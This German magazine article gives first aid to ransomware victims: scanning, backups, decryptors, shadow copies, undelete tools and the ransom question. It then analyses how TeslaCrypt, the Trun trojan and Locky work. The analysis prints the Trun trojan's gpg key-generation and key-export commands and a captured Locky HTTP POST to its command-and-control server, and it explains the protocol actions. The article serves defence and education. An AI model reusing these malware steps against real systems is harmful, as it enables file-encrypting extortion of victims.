Hat man den Verdacht, dass der Trojaner gerade aktiv ist, sollte man den Computer umgehend hart ausschalten und vorerst nicht neu starten. Stattdessen empfiehlt es sich, ein Live-System zu booten und von dort aus die Windows-Partitionen zu scannen. Den lokalen Viren-Wächter sollte man nicht nutzen: Dafür müsste das infizierte System gestartet werden, was die Situation weiter verschlimmern könnte.

Als Live-System eignet sich etwa Desinfec't [1]. Damit geht die Suche besonders komfortabel vonstatten, da sich Desinfec't gleich mit vier Viren-Scannern auf die Jagd begibt. Alternativ können Betroffene auch ein Boot-Medium eines Antiviren-Herstellers nutzen. Ist der Schädling eliminiert, kann man sich einen Überblick verschaffen, ob der Erpressungs-Trojaner sein Werk vollen konnte oder Dateien verschont hat.

Beste Lösung: Backup


Wer seine Daten regelmäßig auf einer nicht dauerhaft am Computer angeschlossenen Festplatte sichert, kommt relativ glimpflich davon. Denn das Zurückspielen eines kompletten System-Backups oder einzelner Daten geht vergleichsweise leicht von der Hand. Anschließend hat man wieder Zugriff auf den zuletzt gesicherten Zustand; verloren sind allenfalls danach hinzugekommene Dateien.

Übrigens: Wenn man ein Backup zurückspielt, sollte man dies am besten aus einem frisch installierten Betriebssystem heraustun. Denn wenn trotz aller Reinigungsaktionen noch Teile des Erpressungs-Trojaners auf dem Computer schlummern, kann dieser die ganze Arbeit in Sekunden vernichten und verschlüsselt im schlimmsten Fall noch das Backup-Speichermedium.

Entschlüsselungs-Tools

Es ist bereits vorgekommen, dass Malware-Entwickler die Segel gestrichen haben und die Schlüssel vom Trojaner an die Öffentlichkeit gelangt sind. Das war etwa im Sommer 2015 bei Locker der Fall. Dabei wurden nicht nur die Schlüssel veröffentlicht: Der Verschlüsselungs-Trojaner erhielt von den Machern sogar den Befehl, alle Daten wieder zu dechiffrieren. Darauf können Locky-Opfer nicht hoffen, da sich diese Malware selbstständig löscht.

Es gibt auch Einzelfälle, in denen Ermittlungsbehörden Erpresser-Banden hochnehmen und Schlüssel beschlagnahmen. So wurden im April 2015 die Drahtzieher hinter Bitcryptor und CoinVault verhaftet. Kaspersky hat alle Schlüssel in sein kostenloses De-



Das Gratis-Tool TeslaDecoder entschlüsselt mit TeslaCrypt chiffrierte Daten bis zu Version 2.2 des Trojaners. Gegen TeslaCrypt 3 ist aktuell jedoch kein Kraut gewachsen.

chiffrierungs-Tool Ransomware Decryptor gepackt. Damit können Opfer verschlüsselte Dateien mit der Endung .clf wieder lesbar machen.

Bei TeslaCrypt ist noch niemand an die geheimen Schlüssel gekommen; das Dechiffrierungs-Tool TeslaDecrypt kann diese aber rekonstruieren. Das funktioniert mit Dateien, die mit TeslaCrypt bis Version 2.2 verschlüsselt wurden.

Derartige Werkzeuge sollten Betroffene aber nur mit Kopien der chiffrierten Dateien ausprobieren. Wenn hier etwas schiefgeht,

driften die Daten endgültig ins digitale Nirvana ab.

Bei TeslaDecoder greifen verschiedene Tools ineinander: Als erstes öffnet man mit TeslaViewer eine verschlüsselte Datei. Anschließend wird das Produkt zweier Schlüssel angezeigt, in dem sich der AES-Schlüssel versteckt. Den ermittelten Wert reicht man an Yafu weiter, das ihn in seine Primfaktoren zerlegt. Das dauert auf Desktop-Systemen typischerweise ein paar Minuten, kann bei einem sehr großen Wert aber auch mehrere Tage in Anspruch nehmen. Aus den errechneten Faktoren kann TeslaRefactor den benötigten Schlüssel rekonstruieren. Dieser landet schließlich im TeslaDecoder, der damit mehrere Dateien in einem Rutsch entschlüsselt.


Weisen verschlüsselte Dateien jedoch die Endungen .micro, .mp3, .ttt oder .xxx auf, hilft TeslaDecoder nicht weiter. Diese Dateien wurden mit TeslaCrypt 3 chiffriert, dessen Verschlüsselung bisher nicht geknackt wurde.

Selbst wenn es noch kein Entschlüsselungs-Tool gibt, sollte man die chiffrierten Daten unbedingt aufzubewahren. Am besten sichert man das komplette System als Image. Denn in Einzelfällen müssen Entschlüsselungs-Tools auf die Registry oder bestimmte Dateien eines infizierten Systems zurückgreifen. Zur Erstellung von Images kann man Acronis True Image, Paragon Partition Manager oder das kostenlose Clonezilla einsetzen.

Alle in diesem Abschnitt und in der Tabelle erwähnten Recovery-Werkzeuge sind über den c't-Link abrufbar. Dort finden sich auch Schritt-für-Schritt-Anleitungen.

Helfen Schattenkopien?

Immer wieder stolpern Opfer von Erpressungs-Trojanern über den Begriff Schattenkopien, wenn sie nach Hilfe suchen. Über den Volume Shadow Copy Service (VSS) legt



Viele Krypto-Trojaner wie Locky löschen sich von selbst, nachdem sie den Schaden angerichtet haben. Opfer sollten das infizierte System dennoch über ein Live-System wie Desinfec't scannen.

The screenshot shows the ShadowExplorer interface. On the left is a tree view of a folder structure on drive C, with a date range selector at the top. On the right is a detailed file list table with columns for Name, Date Modified, Type, Size, and Date Created. The table shows numerous files and folders, many of which are dated around the 14th of February 2016, indicating a backup or shadow copy of the system at that time.

Über automatisch von Windows angelegte Schattenkopien bekommt man über ShadowExplorer womöglich wieder Zugriff auf seine Daten.

Windows Schattenkopien bestimmter Dateien an. Bei VSS handelt es sich um einen Systemdienst, der Versionsstände erzeugt. Die standardmäßig aktivierte Systemwiederherstellung greift auf solche Schattenkopien zurück. Auf diesem Weg kann man Windows zwar auf einen Zeitpunkt vor der Infektion zurücksetzen, doch verschlüsselte Nutzerdaten bleiben chiffriert.

In Einzelfällen hilft das kostenlose Tool ShadowExplorer weiter: Damit können Ransomware-Opfer die angelegten Wiederherstellungspunkte in einer Explorer-Ansicht durchsuchen. Diese Punkte legt Windows zwar automatisch, aber nicht regelmäßig an; etwa bei einer Treiber-Installation. Im schlimmsten Fall sind die Schattenkopien mehrere Wochen alt und veraltet. Wiederherstellungspunkte kann man aber auch manuell anlegen.

Wählen Betroffene in ShadowExplorer ein Datum vor der Infektion aus, tauchen unter Umständen alte, unverschlüsselte Versionen von Dateien auf, die sich exportieren lassen. Praktisch jeder Erpressungs-Trojaner löscht jedoch als Teil seines Zerstörungswerk alle Schattenkopien. Das kann im Fall von Locky sogar im Verborgenen passieren, ohne dass eine UAC-Nachfrage auftaucht.

In unseren Tests konnten wir mit dem Tool keine Dateien wiederherstellen. In einem Fall existierten nach einer Infektion zwar noch Schattenkopien; die mit ShadowExplorer exportierten Dateien waren aber defekt.

Für Ransomware-Geschädigte kann zudem der Punkt „Vorgängerversionen“ in den Eigenschaften einer Datei hilfreich sein. Darauf können einzelne Dateien von einem Zeitpunkt vor der Infektion wiederhergestellt werden. Diesen Dateiversionsverlauf gibt es

seit Windows 8; er ist auch in Windows 10 implementiert.

Der Versionsverlauf ist im Gegensatz zur Systemwiederherstellung jedoch nicht standardmäßig aktiviert. Wer vor der Infektion daran gedacht hat, den Dateiversionsverlauf einzuschalten, hat womöglich die Option, zu unverschlüsselten Datei-Versionen zurückzukehren. Das Problem dabei: Der Backup-Mechanismus sichert Dateien zwar auf Wunsch auch auf externe Datenträger. Ist dieser während des Infektionsvorgangs mit dem Computer verbunden, schlägt der Verschlüsselungs-Trojaner jedoch auch dort zu.

Forensik-Tools

In der Regel verschlüsseln Erpressungs-Trojaner die Dateien und löschen anschließend die Originale. Beim Entfernen markiert das Betriebssystem die Dateien lediglich als gelöscht, sie sind aber nach wie vor auf dem Datenträger vorhanden. Prinzipiell sollte also durchaus eine Chance bestehen, die unverschlüsselten Originalversionen mit einem Datenrettungsprogramm zu rekonstruieren. Bewährte kostenlose Undelete-Tools sind Autopsy, PhotoRec und Recuva (siehe c't Link).

IT-Dienstleister Bäcker konnte damit allerdings bei keinem Verschlüsselungs-Trojaner-Befall wichtige Daten retten, sondern nur etwa temporäre Internetdateien. Er hat die Datenrettung mit Autopsy & Co. nach mehreren Versuchen komplett aufgegeben. Auch unsere Tests sind gescheitert.

Das Gelingen hängt hier von mehreren Faktoren ab. Für eine höhere Erfolgsquote gilt: Umso größer die Festplatte ist, desto länger bleiben als gelöscht markierte Dateien liegen. Es ist also eine Frage der Zeit, bis diese überschrieben werden. SSD-Nutzer haben schlechtere Karten, denn in der Regel ist die Speicherkapazität dort kleiner, weshalb die Daten schneller überschrieben werden. Erschwerend kommt die TRIM-Funktion hinzu, die Schreibzugriffe möglichst gleichmäßig verteilt. Somit werden gelöschte Dateien bei SSDs schnell überschrieben.


Um kein Risiko einzugehen, sollte man die Festplatte mit den verschlüsselten Daten an ein nicht infiziertes System hängen. PhotoRec lässt sich zum Beispiel auch über ein Linux-Live-System nutzen. Nach dem Start eines Datenrettungsprogramms wählt man die Festplatte mit den verschlüsselten Daten aus. Anschließend kann man auf Wunsch festlegen, ob das Tool nur nach bestimmten oder allen Dateitypen suchen soll.

Letzter Ausweg Lösegeld?

Wenn alle Stricke reißen und keine andere Methode hilft, bleibt noch eine letzte Option: das Lösegeld zu zahlen. c't rät nicht dazu, sich auf die Forderungen der Verbrecher einzulassen. Diese Entscheidung muss das Erpressungsopfer selbst treffen. Für viele ist der Bezahlvorgang abstrakt und ohne Vorwissen ist es schwierig, Bitcoins zu

The screenshot shows the Recuva interface with the Windows (C:) drive selected. The main window displays a list of files that have been recovered. The columns are Dateiname (File Name), Pfad (Path), Zuletzt geändert (Last modified), Größe (Size), Zustand (Condition), and Kommentar (Comment). The list includes many files with names like 'lock.des.Erpressun-90614-.odt#', 'mqcmlplugin.dll', and various calendar-related files like 'calendar-alarms.properties', 'calendar-event-dialog-attende...', and 'calendar-invitations-dialog.dtd'. The 'Zuletzt geändert' column shows dates ranging from 03.03.2016 to 02.12.2015, indicating the files were recovered from different points in time.

Datenrettungsprogramme wie Recuva können unter Umständen unverschlüsselte Versionen von andernfalls verlorenen Dateien rekonstruieren.



Im besten Fall versorgen Kriminelle ihre Opfer nach der Zahlung mit einem Dechiffrierungs-Tool inklusive passendem Schlüssel. Das Bild zeigt den Entschlüssler von TeslaCrypt.

kaufen. Ein c't-Artikel beschreibt, wie der Einkauf über www.bitcoin.de vonstatten geht. Diesen kann man online über den c't-Link lesen.

IT-Dienstleister Bäcker hat sich mit zweifelnden Kunden zweimal auf die Forderung eingelassen. In beiden Fällen ließen sich alle Daten wiederherstellen. Nachdem das Lösegeld mit Bitcoins beglichen wurde, stellten die Gauner ein Dechiffrierungs-Tool inklusive passendem Schlüssel zur Verfügung.

Die Zahlung des Lösegelds garantiert allerdings nicht, dass Opfer tatsächlich wieder Zugriff auf ihre Daten bekommen. So sind Fälle bekannt, in denen Kriminelle nach Erhalt des Lösegelds in der Versenkung verschwanden und den Schlüssel nicht rausrückten. Nachverfolgen kann man das nicht, da sich die Server im Tor-Netz verstecken.

Es kann auch schlimmer kommen: Ein Leser schilderte c't, wie er rund 500 Euro Lösegeld gezahlt hatte; anschließend habe er eine Batch-Datei zur Entschlüsselung erhalten. Doch durch einen Fehler bei der Übergabe des Laufwerksbuchstabens an die Dekodierungsroutine hat das Skript die Dateien nicht entschlüsselt, sondern gelöscht. Erst nachdem der Leser die Batch-Datei ange-

Anzeige erstatten

Wie alle Behörden orientiert sich auch die Polizei bei ihrer Ressourcen-Planung am Bedarf. Diesen ermittelt sie unter anderem aus dem Aufkommen an Anzeigen zu bestimmten Straftaten. Mehr Anzeigen bedeuten, dass sich mehr Beamte mit der Verfolgung der Täter und dem Schutz beziehungsweise der Betreuung der Opfer befassen. Im Idealfall bildet die Polizei spezielle Ermittlungsgruppen für Erpressungs-Trojaner wie in Niedersachsen.

Betroffene Firmen können sich derzeit an die Zentrale Ansprechstelle Cybercrime für die Wirtschaft (ZAC) der einzelnen Bundesländer wenden und erhalten dort Hilfe. Privatpersonen erhalten zwar keine Unterstützung bei der Datenrettung, aber Beratung. Ansprechpartner gibt es in jeder örtlichen Polizeidirektion in der Abteilung für Cyber-Kriminalität.

Jeder Betroffene sollte Anzeige erstatten. Unter www.onlinestrafanzeige.de geht das auch online.

passt hatte, funktionierte das Skript wie versprochen.

Anlaufstelle für Opfer

Dieser Artikel spiegelt unseren aktuellen Kenntnisstand über erste Hilfe für Opfer von Verschlüsselungs-Trojanern wider – weitere Infos stehen uns aktuell nicht zur Verfügung. Bitte haben Sie Verständnis, dass c't keine Ein-

zelfall-Beratung leisten kann. Betroffene können sich im Forum „Hilfe bei Erpressungs-Trojanern“ auf [heise](http://heise.de) online austauschen, das über den c't-Link erreichbar ist. (des@ct.de)

Literatur

[1] Jürgen Schmidt, Desinfec't 2015, Schädlinge einfach und zuverlässig aufspüren, c't 14/15, S. 91

c't Alle Tools: ct.de/yh5v

Weit verbreitete Krypto-Trojaner

	erstmals aufgetaucht	Varianten	Dateiendungen	Entschlüsselungs-Tools	Besonderheiten
Bitcryptor	2015	unbekannt	.clf	Ransomware Decryptor von Kaspersky	keine
Chimera	2015	unbekannt	.crypt	kein Tool vorhanden	droht mit Veröffentlichung der erbeuteten Daten (kein Fall bekannt)
CoinVault	2015	unbekannt	.clf	Ransomware Decryptor von Kaspersky	keine
CryptorBit	2013	unbekannt	nicht bekannt	Anti-CryptorBit	keine
CryptoLocker	2013	FileCoder	.encrypted, .exx, .ezz	Schlüssel unter www.decryptcryptolocker.com (bei Veröffentlichung des Artikels offline)	keine
CryptoTorLocker	2015	International Police Association (IPA)	nicht bekannt	CT2015 Decryptor (CryptTorLocker) StopPiratesDecryptor (IPA)	keine
Cryptowall	2013	Crowti, CryptoDefense, Cryptorbit, Cryptowall 2.0, Cryptowall 3.0, Cryptowall 4.0	Zufallsname wie: 27p9k967z.x1nep	kein Tool vorhanden	keine
CTB-Locker	2014	Critroni	.ctb1 oder Zufallsnamen wie: .uogltic, .rpxvhkm	kein Tool vorhanden	erster Krypto-Trojaner, der seit 2016 Webserver befällt
Linux.Encoder.1/KeRanger	2015/2016	unbekannt	Zufallsnamen wie: 9224on64.62la9 / .encrypted	für Linux.Encoder.1: Decrypt; laut Bitdefender theoretisch auf für KeRanger tauglich	KeRanger verschlüsselt wie Linux.Encoder.1, infiziert aber Mac OS X
Locky	2016	unbekannt	.locky	kein Tool vorhanden	keine
Operation Global III	2014	unbekannt	.exe	Operation Global III Ransomware Patcher	Sperrung des Computers, die sich aber mit Alt+Tab umgehen lässt; infizierte .exe-Dateien sind nach der Rettung mit dem Tool kaputt; Schadcode in den infizierten Dateien infiziert auch andere Computer
PadCrypt	2016	unbekannt	.etc	kein Tool vorhanden	erste Ransomware mit Live-Chat
TeslaCrypt	2015	AlphaCrypt, TeslaCrypt 2.0, TeslaCrypt 3.0	.aaa, .abc, .ccc, .ecc, .exx, .ezz, .mp3, .micro, .ttt, .vvv, .xxx, .xyz und .zzz	bis Version 2.2 via TeslaDecrypt .aaa, .abc, .ccc, .ecc, .exx, .vvv, .xyz und .zzz	Warnscreen identisch wie bei CryptoLocker
TorrentLocker	2014	CryptLOcker, CryptoFortress	.encrypted	TorrentLocker De-Ransomware V1.0.5.0	Warnscreen identisch wie bei CryptoLocker
Trun-Trojaner	2016	unbekannt	.trun	kein Tool vorhanden	verschlüsselt mit GPG
VaultCrypt	2015	unbekannt	.vault	kein Tool vorhanden	keine



Ronald Eikenberg, Jürgen Schmidt

Trojaner auf Raubzug

Verschlüsselungs-Malware analysiert

Bei Verschlüsselungs-Trojanern handelt es sich in aller Regel um recht einfach gestricktes Teufelszeug. Wir haben uns TeslaCrypt, den Trun-Trojaner und Locky etwas genauer angesehen.

Das Herzstück der Erpressungs-Trojaner ist die Verschlüsselung. Viele behaupten, die Daten mit RSA mit mindestens 2048 oder 4096 Bit zu verschlüsseln. Das soll wohl die Opfer beeindrucken, ist aber Blödsinn. RSA wird eigentlich nie für das Verschlüsseln nennenswerter Datenmengen verwendet – das Verfahren arbeitet dafür viel zu langsam.

Manche Ransomware benutzt zwar RSA. Sie verschlüsselt aber damit lediglich die nur wenige Byte langen Schlüssel – reguläre Verschlüsselungsprogramme machen das übrigens auch so. Die Verschlüsselung der eigentlichen Daten erfolgt immer mit einem schnellen, symmetrischen Verfahren wie AES. Das ist schon mit 128 Bit nicht zu knacken; bei den oft eingesetzten 256-Bit-Schlüsseln ist ein solcher Versuch völlig ausichtslos. Das bedeutet konkret: Ohne den AES-Schlüssel gibt es keinen Zugang zu den Daten.

Dieser AES-Schlüssel steht typischerweise im Kopf der verschlüsselten Dateien – ist dort aber seinerseits durch Verschlüsselung vor dem Zugriff gesichert. An diesem Punkt haben die Entwickler von TeslaCrypt geschlampt. Statt auf bewährte Verfahren wie RSA zu setzen, haben sie etwas Eigenes zusammengepfuscht. Das führt dazu, dass im Kopf einer TeslaCrypt2-typischen .vvv-Datei das Produkt zweier Schlüssel steht – von denen einer der benötigte AES-Schlüssel ist. Da es sich bei beiden Schlüsseln um 256-Bit-Zahlen handelt, muss man lediglich eine 512-Bit-Zahl faktorisieren und die Faktoren danach wieder richtig zusammensetzen, um den benötigten AES-Schlüssel zu errechnen.

Das kann im Extremfall einige Tage dauern, oft aber auch nur wenige Minuten, weil es viele kleine Prim-Faktoren gibt, die schnell gefunden werden. Allerdings zöge sich der Vorgang trotzdem unangenehm in die Länge, wenn man ein paar tausend Dateien entschlüsseln muss. Da kommt den Opfern ein zweiter Bock zugute, den die TeslaCrypt-Entwickler geschossen haben: Der Trojaner würfelt beim Start zwar einen zufälligen AES-Schlüssel aus, verwendet diesen aber für alle Dateien. Nur wenn der Trojaner etwa durch einen Neustart unterbrochen wird, kommt ein neuer Schlüssel zum Einsatz. Im Normalfall kann man also alle Dateien mit dem einmal errechneten AES-Schlüssel dekodieren; ansonsten ist noch eine zweite Faktorisierung nötig.

Mit GPG verschlüsselt

Der weniger bekannte Trun-Trojaner arbeitet sorgfältiger und setzt das Open-Source-Tool GnuPG ein, um Dateien zu verschlüsseln. Dazu holt er sich von einem Server das Original-Programm gpg.exe und erzeugt damit im Batch-Modus auf dem infizierten Rechner ein neues PGP-Schlüsselpaar für einen Benutzer namens „Cellar“. Dessen geheimer Schlüssel exportiert er aus dem GPG-Schlüsselbund und verschlüsselt ihn dann.

```
echo Key-Type: RSA > vrbom6q1.jt0bpfga
echo Key-Length: 1024 >> vrbom6q1.jt0bpfga
echo Name-Real: Cellar >> vrbom6q1.jt0bpfga
gpg.exe --batch --gen-key vrbom6q1.jt0bpfga
gpg.exe -r Cellar --export-secret-keys ...
gpg.exe -r kkkkk ... -o trun.KEY
```

Die Verschlüsselung richtet sich an einen Benutzer mit den Pseudonym „kkkkk“, dessen öffentlichen PGP-Schlüssel der Trun-Trojaner bereits mitbringt. Anschließend löscht der Trojaner den geheimen Cellar-Schlüssel und macht sich ans Werk: Er verschlüsselt alle möglichen Dateien mit dem öffentlichen Cellar-Key.

Die Schlüssel-Datei trun.KEY verbleibt zwar auf dem infizierten System; sie lässt sich aber nicht knacken. Gemäß Anleitung sendet sie ein zahlungswilliges Opfer an den Erpresser, der sie mit seinem geheimen kkkkk-Schlüssel dechiffrieren kann. Das liefert den geheimen Cellar-Schlüssel für ein Entschlüsselungs-Skript, das er nach Eingang des Lösegeldes zurückschickt.

Auch GPG arbeitet beim Verschlüsseln von Daten mit einem symmetrischen Verfahren. Standardmäßig kommt CAST5 zum Einsatz, das ebenso wenig zu knacken ist wie AES. Nur der für jeden Verschlüsselungsvorgang zufällig ausgewürfelte CAST5-Schlüssel wird mit RSA verschlüsselt.

Knacken lässt sich die Verschlüsselung des Trun-Trojaners somit nicht. Einziger Schwachpunkt ist der lokal auf dem System des Opfers erzeugte geheime Cellar-Schlüssel. Ihn löscht der Trojaner zwar, aber mit etwas Glück findet man bei einer forensischen Analyse der Festplatte noch Spuren davon.

Locky auf die Finger geschaut

Wie es aussieht, wenn sich Profis der Sache annehmen, demonstriert Locky mit erschreckender Perfektion. Der Krypto-Trojaner ist derzeit einer der erfolgreichsten und gefähr-

lichsten Vertreter seiner Gattung. Zeitweise hat er über 5000 Rechner pro Stunde verschlüsselt – allein in Deutschland. Soweit bisher bekannt, gibt sich die vermutlich von der Dridex-Gang geschriebene Ransomware keine Blöße.

Nach dem Start nimmt der Krypto-Trojaner sofort Kontakt mit einem Command-and-Control-Server (C&C) auf – natürlich verschlüsselt. Dabei übermittelt er eine 16-stellige GUID, die von der einzigartigen Volume-ID der Windows-Platte abgeleitet wird. Über diese GUID verwalten die Täter ihre Opfer. Der HTTP-Post-Request an main.php enthält unter anderem den Parameter act=getkey, über den Locky einen individuellen RSA-Schlüssel (Public Key) für die Verschlüsselung anfordert. Der für die Entschlüsselung benötigte geheime Schlüssel verbleibt auf dem C&C-Server – außer Reichweite der Opfer.

Auch Locky verschlüsselt die Dateien nicht mit dem 2048 Bit langen RSA-Schlüssel, sondern lediglich mit AES-Schlüssel. Doch anders als TeslaCrypt erzeugt Locky für jede Datei einen neuen, zufälligen AES-Schlüssel.

Dabei nimmt der Schädling alles ins Visier, was Anwendern lieb und teuer ist: Bilder, Musik, Videos, Dokumente, Datenbanken, Programm-Code – selbst Zertifikate, PGP-Schlüssel und Bitcoin-Wallets bleiben nicht verschont. Der Name der verschlüsselten Dateien beginnt mit der 16-stelligen Opfer-ID und endet auf .locky. Bislang zeichnet sich kein Weg ab, wie man diese Dateien ohne die Hilfe der Erpresser wieder dechiffrieren könnte.

Verbreitet wird Locky vor allem über Mails, denen ein Zip-Archiv anhängt. Darin befindet sich entweder ein Office-Dokument mit Makro-Code oder ein wenige KByte großes Skript (zum Beispiel mit der Endung .js), das vom Windows Script Host ausgeführt wird. Der Zweck der Anhänge ist identisch: Es handelt sich um sogenannte Dropper, die per HTTP die aktuelle Version des Krypto-Trojaners herunterladen und ausführen – meist von irgendeinem gehackten Server.

Eine von uns untersuchte Locky-Payload hieß bba3e983...eec12a4.exe und war etwa 186 KByte groß. Sie landete im Temp-Ordner von Windows; das kann sich aber ebenso wie der Verbreitungsweg bei künftigen Versionen ändern. Das Programm enthält einige fest einprogrammierte C&C-Server-Adressen.

Für Backup sorgt ein sogenannter Domain Generation Algorithmus, der abhängig vom aktuellen Datum die Domain eines C&C-Servers errechnet. Die Locky-Hintermänner registrieren diese Domains zeitnah, um die Informationen der infizierten Rechner einzusammeln und Schlüssel auszuliefern. Ist keiner der Server erreichbar, schlägt Locky mangels Krypto-Schlüssel auch nicht zu und löst sich klammheimlich. Solche DGAs für C&C-Server kommen übrigens bei Bot-Netzen schon länger zum Einsatz.

Im Rahmen der Kommunikation mit dem C&C informiert Locky seinen Herrn und Meister über die installierte Windows-Version, ob es sich um ein 64-Bit-System handelt und

Locky kommuniziert mit seinem Command-and-Control-Server – natürlich verschlüsselt.

welche Systemsprache eingesetzt ist. Über die Action „gettext“ fragt der Schädling die aktuelle Erpresser-Botschaft in der passenden Sprache ab, über die Action „stats“ übermittelt er zudem Informationen über die verschlüsselten Dateien.

Der Erpressungs-Trojaner hinterlässt in der Registry unter HKEY_CURRENT_USER\SOFTWARE\Locky die Opfer-ID („id“), die Erpresser-Botschaft („paytext“), den eingesetzten RSA-Key („pubkey“) und die Informationen, ob die Verschlüsselung erfolgreich vollzogen wurde („completed“).

Locky verschlüsselt nicht nur Dateien auf Platten, USB-Speicher, RAM-Disks und eingebundenen Netzwerk-Laufwerken. Er macht sich auch im Netz auf die Suche nach erreichbaren Netzwerk-Freigaben. Wird er dabei fündig, bindet er das Laufwerk ein, um dort mit seinem zerstörerischen Tun fortzufahren. Wenn ein Netz-Admin also allzu freizügig Freigaben eingerichtet hat und für den einfachen Datenaustausch kurzerhand auf allen Systemen komplett Laufwerke exportiert, rächt sich das bei einer Locky-Infektion bitter.

Doppelt und dreifach

Eine Locky-Infektion kann man kaum übersehen. Nicht nur legt der Schädling in jedem Ordner eine Datei namens _Locky_recover_instructions.txt ab, die in der Systemsprache informiert, wie das Opfer den zur Entschlüsselung der .locky-Dateien nötigen Decryptor kaufen kann. Um sicherzustellen, dass das Opfer diese Kaufempfehlung auch nicht

```
Stream Content
POST /main.php HTTP/1.1
Host: pw1n1rmwvcuo.eu
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

...S...[.96.Z...
+....]e.R...r].....N.....H.1.H.L.h...;)...k...A...`t...9...5...
B.....m.HTTP/1.1 200 OK
Server: nginx
Date: Fri, 19 Feb 2016 18:43:37 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 292
Connection: keep-alive
Vary: Accept-Encoding

.....@CL=1...Z..6..J..1N..Pv..E...X...aV.<...."lmF.....f
[...j.....].....=L.D[....Re.....h.2B/z.9...Ir=...N4..hk...
+...l.8.B..KE...0E#...n...z...j...;...S@3L....pT.=]!....9...
\..7n|..5...g6...e...%
-..2...Xa...>iw`..w/:[S.{Ig}...
.....|.....U...K...POST /main.php HTTP/1.1
```

übersieht, speichert Locky die Textdatei auch auf dem Desktop und öffnet sie mit dem Editor.

Damit nicht genug, generiert der Trojaner aus dem abgerufenen Erpressertext dynamisch noch eine Bitmap namens _Locky_recover_instructions.bmp, die ebenfalls geöffnet und sogar als Desktop-Hintergrund gesetzt wird. Nach getaner Arbeit löscht sich Locky dann selbstständig.


Der Decryptor kostet in der Regel ein halbes Bitcoin, was umgerechnet rund 190 Euro entspricht. Das Opfer muss ihn bei einem Hidden Service im Tor-Netz erwerben, dessen Adresse die Erpresser-Botschaft nennt. Das dient nicht etwa der Sicherheit des Opfers, sondern der Erpresser: Durch das zwischengeschaltete Anonymisierungs-Netz lassen sich deren Systeme nicht lokalisieren.

